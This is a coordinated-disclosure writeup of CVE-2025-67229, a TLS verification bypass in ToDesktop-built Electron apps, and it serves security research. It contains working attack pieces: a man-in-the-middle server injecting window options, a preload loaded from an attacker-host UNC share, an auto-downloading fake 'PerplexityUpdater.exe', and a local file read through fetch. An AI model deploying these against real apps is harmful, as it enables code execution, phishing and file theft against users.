Summary
I reported and coordinated CVE-2025-67229, which enables an exploit chain that allows a remote, on-path attacker to drive desktop applications built with ToDesktop. This writeup provides a comprehensive deconstruction of the Electron security model.
Severity: Critical - 9.2 (CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N)
An Improper Certificate Validation vulnerability (CWE-295) was identified in applications built with ToDesktop Builder before version 0.32.1. This vulnerability allows an unauthenticated, on-path attacker to spoof backend responses by exploiting insufficient certificate validation.
Impact
This is a long one so the impact section comes first!
Successful exploitation requires an “on-path” attacker, such as someone operating from a public or otherwise hostile Wi-Fi network, a compromised proxy or gateway, or a similar position.
This vulnerability enables an on-path attacker to inject content into vulnerable ToDesktop-based applications, potentially read arbitrary files, and potentially execute arbitrary code. By exploiting the lack of TLS certificate verification during the application’s startup phase, an attacker can perform a Man-in-the-Middle (MitM) attack to inject malicious HTTP headers. These headers force the application to load an attacker-controlled window with weakened security preferences, bypassing Electron protections.
To illustrate a complete remote code execution chain, this writeup uses UNC paths. Researchers have long used Windows UNC paths to demonstrate RCE, but outbound anonymous SMB is not a realistic default assumption today. On modern Windows systems, this is disabled by default. UNC paths allow an attacker to call a malicious preload script and access privileged Inter-Process Communication (IPC) interfaces. The attacker may abuse the internal URL handling logic to execute arbitrary system commands or launch malicious executables, resulting in full system compromise with the privileges of the victim user.
Technical Analysis
What is ToDesktop?
ToDesktop is a commercial platform that enables software vendors to package web applications as native Windows and macOS desktop clients. Built on top of Electron, it abstracts away much of the boilerplate setup and provides developers with ready-made functionality such as code-signed installers, automatic updates, OS integrations, and distribution tooling. While ToDesktop accelerates time-to-market for desktop applications, it also inherits the security considerations of the Electron ecosystem. ToDesktop has been used by companies like Cursor, Clickup and Notion which support tens of millions of users. This writeup will focus on Perplexity, but nothing in this writeup is unique to Perplexity itself.
Electron is an open-source framework that allows developers to build cross-platform desktop applications using web technologies like HTML, CSS, and JavaScript. By combining the Chromium rendering engine with the Node.js runtime, it enables a single codebase to run as a native executable on Windows, macOS, and Linux. While Chromium handles the visual interface and front-end logic, Node.js provides the “bridge” to the underlying operating system, granting the application access to the file system, hardware, and system APIs that standard web browsers don’t reach.
TLS Certificate Verification Bypass
The initial vulnerability lies in this snippet from the ToDesktop application wrapper.
function _be(e) {
  if (Me.shouldOnlySendAbsolutelyNecessaryRequests) return;
  const t = `https://us-central1-todesktop-prod1.cloudfunctions.net/infoWindowCheck?appId=${e}`;
  m2t.default.get(t, { rejectUnauthorized: !1 }, (r) => {
    const n = r.headers["redirect-to"];
    const i = r.headers["force-quit"];
    if (r.statusCode === 200 && i) { lU.app.exit(); }
    if (r.statusCode === 200 && typeof n == "string") {
      const a = typeof r.headers["window-options"] == "string"
        ? JSON.parse(r.headers["window-options"])
        : {};
      new lU.BrowserWindow({
        alwaysOnTop: !0,
        webPreferences: { nodeIntegration: !0 },
        ...a,
      }).loadURL(n);
    }
  });
}
On startup, the ToDesktop application reaches out to a Google Cloud Function, https://us-central1-todesktop-prod1.cloudfunctions.net/infoWindowCheck?appId=${e}. A Google Cloud Function is a serverless, event-driven Functions-as-a-Service (FaaS) platform that allows you to run code in response to triggers, such as HTTP requests.
However, this request is made with rejectUnauthorized: false. This essentially tells the TLS layer not to verify the server’s certificate, enabling an attacker to leverage a self-signed certificate to impersonate the Google Cloud Function backend and inject arbitrary headers.
This request is pre-authentication and pre-UI, firing automatically on startup. Even if later code tries to mitigate renderer risk, the initial trust boundary is crossed here.
Privileged Header Injection
I used the following malicious Node.js server to MitM the start-up request and inject header values into the the main process of a ToDesktop-based application. I will go through these step-by-step below.
const https = require('https');
const fs = require('fs');
const options = {
  key: fs.readFileSync('./key.pem'),
  cert: fs.readFileSync('./cert.pem'),
};
https.createServer(options, (req, res) => {
console.log('[hit]', req.method, req.url, 'headers:', req.headers);
res.writeHead(200, {
  'redirect-to': 'http://192.168.177.130:1337/rce.html',
  'window-options': JSON.stringify({
    width: 600, height: 300, show: true,
    webPreferences: {
      nodeIntegration: false,
      sandbox: false,
      contextIsolation: false,
      preload:'\\\\?\\UNC\\192.168.177.130\\guest_share\\preload.js',
      webSecurity: false,
      allowRunningInsecureContent: true,
      devTools: true,
      enableRemoteModule: true
    },
  })
});
  res.end('ok');
}).listen(443);
BrowserWindow, webPreferences and redirect-to
In Electron, a main process controls the application and system-level tasks, while renderer processes run inside BrowserWindows to display and handle web content. Each BrowserWindow runs its own renderer process, which loads a given URL.

In the vulnerable snippet above, the main process expects and parses a non-standard HTTP header, redirect-to. If present, the main process uses the redirect-to value as the URL to load a new BrowserWindow. Here, redirect-to acts as an application-level instruction that tells the Electron app where to navigate.
Another custom HTTP response header, window-options, is parsed and spread into the BrowserWindow constructor. In practice, this means the server can remotely define or override Electron window settings. There’s also an alwaysOnTop window-option already set, which is an Electron BrowserWindow option that keeps the window above all other windows on the desktop. With this exploit, alwaysOnTop can be clobbered by the spread window-options for stealth, but when enabled, the window will float in front of normal windows even if it loses focus.
On it’s own, an arbitrary alwaysOnTop window on every application launch is a very potent phishing surface. When the app is launched, a forced top-window and download prompt can launch with it automatically to trick users into downloading and executing arbitrary programs. The same can be said for fake authentication flows among other phishing techniques.

    <a href="http://192.168.177.130:1337/PerplexityUpdater.exe"
      class="button"
      id="dl"
      download="PerplexityUpdater.exe">
      Download Update
    </a>
    <script>
      window.onload = () => {
        document.getElementById('dl').click();
      };
    </script>
nodeIntegration and sandbox
BrowserWindow accepts a webPreferences object when created. This object defines how the underlying renderer behaves and what capabilities it has. With the header injection, I can add the webPreferences nodeIntegration and sandbox.
Typically, a nodeIntegration: true webPreference would be immediate RCE, because injected JavaScript can immediately use the Node.js’s built-in require() function to load powerful modules, such as child_process, which can execute arbitrary system commands. However, the ToDesktop client wrapper is sandboxed GLOBALLY, forcing sandboxing for ALL renderers.
require("electron").app.enableSandbox();When a renderer is sandboxed, the Chromium OS-level sandbox is applied, and Node.js is not initialized in the renderer at all. sandbox is also forced true and can’t be switched in webPreferences. From the renderer’s point of view, it behaves like a regular Chrome tab e.g. no require, no fs, no child_process, etc.
The main process disables nodeIntegration and contextIsolation as seen the Electron logs.
[preload]: App injected JavaScript
constructing class Function with args [
  {
    webPreferences: { nodeIntegration: true, contextIsolation: false }
  }
]
11:39:58.369 > [main]: Removing `webPreferences.nodeIntegration` constructor option from {"webPreferences":{"nodeIntegration":true,"contextIsolation":false}} because it is not in whitelist
11:39:58.370 > [main]: Removing `webPreferences.contextIsolation` constructor option from {"webPreferences":{"contextIsolation":false}} because it is not in whitelist
The nodeIntegration and sandbox webPreferences are effectively ignored.
contextIsolation and preload
With header injection I also control the webPreferences contextIsolation and preload for the new BrowserWindow.
A preload in Electron is a special JavaScript file that runs before the web page loads in a renderer process. It has access to both DOM APIs (like a normal webpage) and certain Node/Electron APIs, making it the controlled “bridge” between the untrusted web content and the privileged main process. By default, a page has no require, no electron, and no ipcRenderer. Even without contextIsolation, a preload is the only doorway without nodeIntegration.

Context Isolation in Electron means the web page’s JavaScript and the preload script run in completely separate environments, even though they share a process. This prevents untrusted page code from directly touching powerful Node/Electron APIs or objects created in preload, enabling developers to safely expose only IPCs that are needed through a contextBridge.
However, when an Electron app is fully sandboxed, even the preload runs with Chromium-style sandbox restrictions, so renderers don’t get the full Node/Electron APIs by default. Renderer preloads get a polyfilled require that can only load safe Electron modules, namely contextBridge and ipcRenderer among a few safe Node built-ins and globals. Therefore, when the sandbox is enabled, renderer processes can only perform privileged tasks (such as interacting with the filesystem, making changes to the system, or spawning subprocesses) by delegating these tasks to the main process via IPCs.
Remote Preloading

Electron does not support specifying a remote HTTP/HTTPS URL in the preload field. This is by design for obvious security reasons. Instead, privileged code must be bundled with the application and loaded from the local file system. However, on Windows, Universal Naming Convention (UNC) paths like \\server\share\preload.js refer to files on a network share (usually SMB). Technically, Node’s fs APIs can read UNC paths if the account has access rights.
preload: \\\\?\\UNC\\192.168.177.130\\guest_share\\preload.jsOperating systems don’t allow arbitrary, anonymous guest access to SMB shares these days for good reasons, and I won’t be able to authenticate, so this fails with an unknown error. Here, I see that, underneath the hood, Electron ends up doing a plain fs.promises.readFile(...), delegating preload loading to Node’s built-in FS API.
Unable to load preload script: \\?\UNC\192.168.177.130\guest_share\preload.js
(anonymous) @ node:electron/js2c/sandbox_bundle:2
node:electron/js2c/sandbox_bundle:2 Error: UNKNOWN: unknown error, open '\\192.168.177.130\guest_share\preload.js'
    at async open (node:internal/fs/promises:639:25)
    at async Object.readFile (node:internal/fs/promises:1242:14)
    at async node:electron/js2c/browser_init:2:108714
    at async Promise.all (index 0)
    at async node:electron/js2c/browser_init:2:108650
    at async IpcMainImpl.<anonymous> (node:electron/js2c/browser_init:2:105615)
(anonymous) @ node:electron/js2c/sandbox_bundle:2
However, with lax Windows SMB security settings, this works.
Arbitrary Local File Preloading
Assuming a modern operating system, if I want an arbitrary preload definition, I need an arbitrary file write primitive. The closest thing I have is the one-click download prompt. A drive-by download is not possible assuming a fully up-to-date environment.
preload:'C:/Users/victim/Downloads/preload.js'Here is the minimal preload I used to expose the raw ipcRenderer to window when contextIsolation is false, so a contextBridge is not needed.
(() => {
  const { ipcRenderer } = require('electron');
  window.td = { ipc: ipcRenderer };
})();
Electron Local VFS Preloading
Without a file write primitive, it is still possible to load a native preload and obtain access to the intended IPC surface. Electron files are always packaged in an app.asar archive. When you give Electron a path inside .../resources/app.asar/..., it doesn’t treat app.asar like a literal file to be opened. Instead, Electron automatically intercepts any fs access to paths containing .asar. Internally, Electron mounts the archive and exposes its contents like a read-only virtual filesystem. So .../app.asar/preload.js is transparently resolved against the archive.
preload: C:\Users\victim\AppData\Local\Programs\Perplexity\resources\app.asar\preload.jsHowever, because the local preload is using a contextBridge, I need to continue on this path with contextIsolation: true.
node:electron/js2c/sandbox_bundle:2 Unable to load preload script: C:\Users\victim\AppData\Local\Programs\Perplexity\resources\app.asar\preload.js
(anonymous) @ node:electron/js2c/sandbox_bundle:2
node:electron/js2c/sandbox_bundle:2 Error: contextBridge API can only be used when contextIsolation is enabled
    at checkContextIsolationEnabled (node:electron/js2c/sandbox_bundle:2:116615)
    at Object.exposeInMainWorld (node:electron/js2c/sandbox_bundle:2:116726)
    at <anonymous>:191:21264
    at runPreloadScript (node:electron/js2c/sandbox_bundle:2:151972)
    at node:electron/js2c/sandbox_bundle:2:152269
    at node:electron/js2c/sandbox_bundle:2:152424
    at ___electron_webpack_init__ (node:electron/js2c/sandbox_bundle:2:152428)
    at node:electron/js2c/sandbox_bundle:2:152551
webSecurity
Finally, with header injection I also control the webPreference webSecurity for the new BrowserWindow.
In testing, I was able to access the underlying filesystem through the Chromium fetch API when webSecurity was disabled. I’m actually not 100% sure how Chromium is handling this internally.
I think that disabling webSecurity relaxes Chromium’s same-origin and cross-origin protections for the renderer, which can allow the page to use browser APIs (e.g. fetch) to access file:// resources that would normally be blocked by default. So, even in a sandboxed app where Node.js is unavailable, a malicious page can sometimes read local files because the browser performed the read, not Node.
As a result, the following succeeds:
let file = await fetch('file:///C:/Windows/system.ini')
let data = await file.text();
console.log(data)
At the very least, the header injection allows me to downgrade webSecurity and exfiltrate content via the attacker-controlled redirect-to for arbitrary file read.
Inter-Process Communication (IPC)
As mentioned earlier, Electron applications are structured around two types of processes. The main process has full access to Node.js and Electron APIs. The Renderer processes handle the web content. Because renderers cannot directly access privileged functionality, they communicate through inter-process communication (IPC). A renderer can call into the main process using ipcRenderer.send() or ipcRenderer.invoke(), while the main process listens with ipcMain.on() or ipcMain.handle(). The main process can respond or push events back to a renderer using webContents.send(), which the renderer receives with ipcRenderer.on(). In effect, IPC serves as the bridge, exposed by the preload script, that allows sandboxed renderers to request actions from the main process and handle its responses.

The app exposes a powerful and privileged IPC surface. Almost every IPC defined in main is exposed via the native ToDesktop preload, some with filters.
ipcMain.handle("channels:api", pKe),
...
The channels:api IPC provides access to electron APIs with an allow list gated by the todesktop configuration flag shouldHaveFullAccessToElectronAPIs.
var electronApis = {
    todesktopUpdater: oKe,
    autoUpdater: bWe,
    electronUpdater: FWe,
    BaseWindow: LGe,
    BrowserWindow: UGe,
    BrowserView: MGe,
    WebContentsView: dWe,
    WebContents: pWe,
    ...
  },
  electronApiMap = Object.fromEntries(
    Object.entries(electronApis).map(([e, t]) => [e, t.attrs.whitelist]),
  );
Each Electron “channels” API wraps the respective Electron API methods, properties and events. In most cases, nothing significant is exposed unless shouldHaveFullAccessToElectronAPIs is true, which is a value pulled from the todesktop.json configuration file.
var shellRestricted = [
    "showItemInFolder",
    "openPath",
    "openExternal",
    "trashItem",
    "beep",
    "writeShortcutLink",
    "readShortcutLink",
  ],
  iKe = new wrapper(require("electron").shell, {
    instanceMethods: [...(config.shouldHaveFullAccessToElectronAPIs ? shellRestricted : [])],
    instanceProps: [],
    instanceEvents: [],
  });
If an application ever has shouldHaveFullAccessToElectronAPIs set to true, then this API provides IPC-enabled renderers with multiple avenues to escape the sandbox for full application compromise and remote code execution.
ToDesktop Custom IPCs
While other privileged, less exploitable IPCs exist, at least one in particular stands out as unintended. The open-url-in-browser IPC handler takes the provided URL string and finds which browser window sent the request. It then passes both the URL and the window reference to the open_url function to handle the request.
ipcMain.handle("open-url-in-browser", (evt, s) => {
	if (typeof s != "string") return;
	const o = Gr.BrowserWindow.fromWebContents(evt.sender);
	open_url(s, o);
});
The open_url function handles securely opening external URLs. It checks the URL’s protocol against an allow list. If trusted, it opens the URL immediately. Otherwise, it shows a confirmation dialog to the user, who can grant one-time permission or permanently approve the protocol for future use. Importantly shell.openExternal() is used to enable these protocols. This function is explicitly deny-listed in the privileged Electron channels:api IPC.
async function open_url(url, browserWindow) {
  let protocol = new URL(url).protocol;
  let userVerified = verifiedProtocols.get("userVerifiedProtocols", []);

  if (userVerified.includes(protocol) || protocolAllowList.includes(protocol)) {
    Zb.shell.openExternal(url);
    return;
  }

  if (protocolMaybeList.includes(protocol) || !config.shouldOnlyAllowVerifiedProtocols) {
    let response = await Zb.dialog.showMessageBox(browserWindow, {
      type: "warning",
      message: `Open "${protocol.slice(0, -1)}"?`,
      detail: `Are you sure you want to open...
      ...
      Zb.shell.openExternal(url);
    }
    return;
  }
If shouldOnlyAllowVerifiedProtocols is not strictly enforced, any unrecognized scheme can be launched after a single confirmation prompt that can be remembered.
The allow list for the open_url function is relatively short:
var protocolAllowList = Object.freeze([
"https:",
"http:",
"mailto:"]),
However, the fallback list supports 355 unique protocols. Notably, it handles file and Microsoft Office protocols, such as ms-excel, ms-word, etc.
var protocolMaybeList =hUe = Object.freeze([
    "tel:",
	...
    "file:",
	...
	"ms-excel:",
    ...
  ]);
The default Electron preload further restricts this IPC channel to only allow http: and https: protocol handlers.
openUrlInBrowser: (r) => {
    if (!["https:", "http:"].includes(new URL(r).protocol))
    throw new Error("Illegal url protocol: Please use http(s)://");
    ee.invoke("open-url-in-browser", r);
},
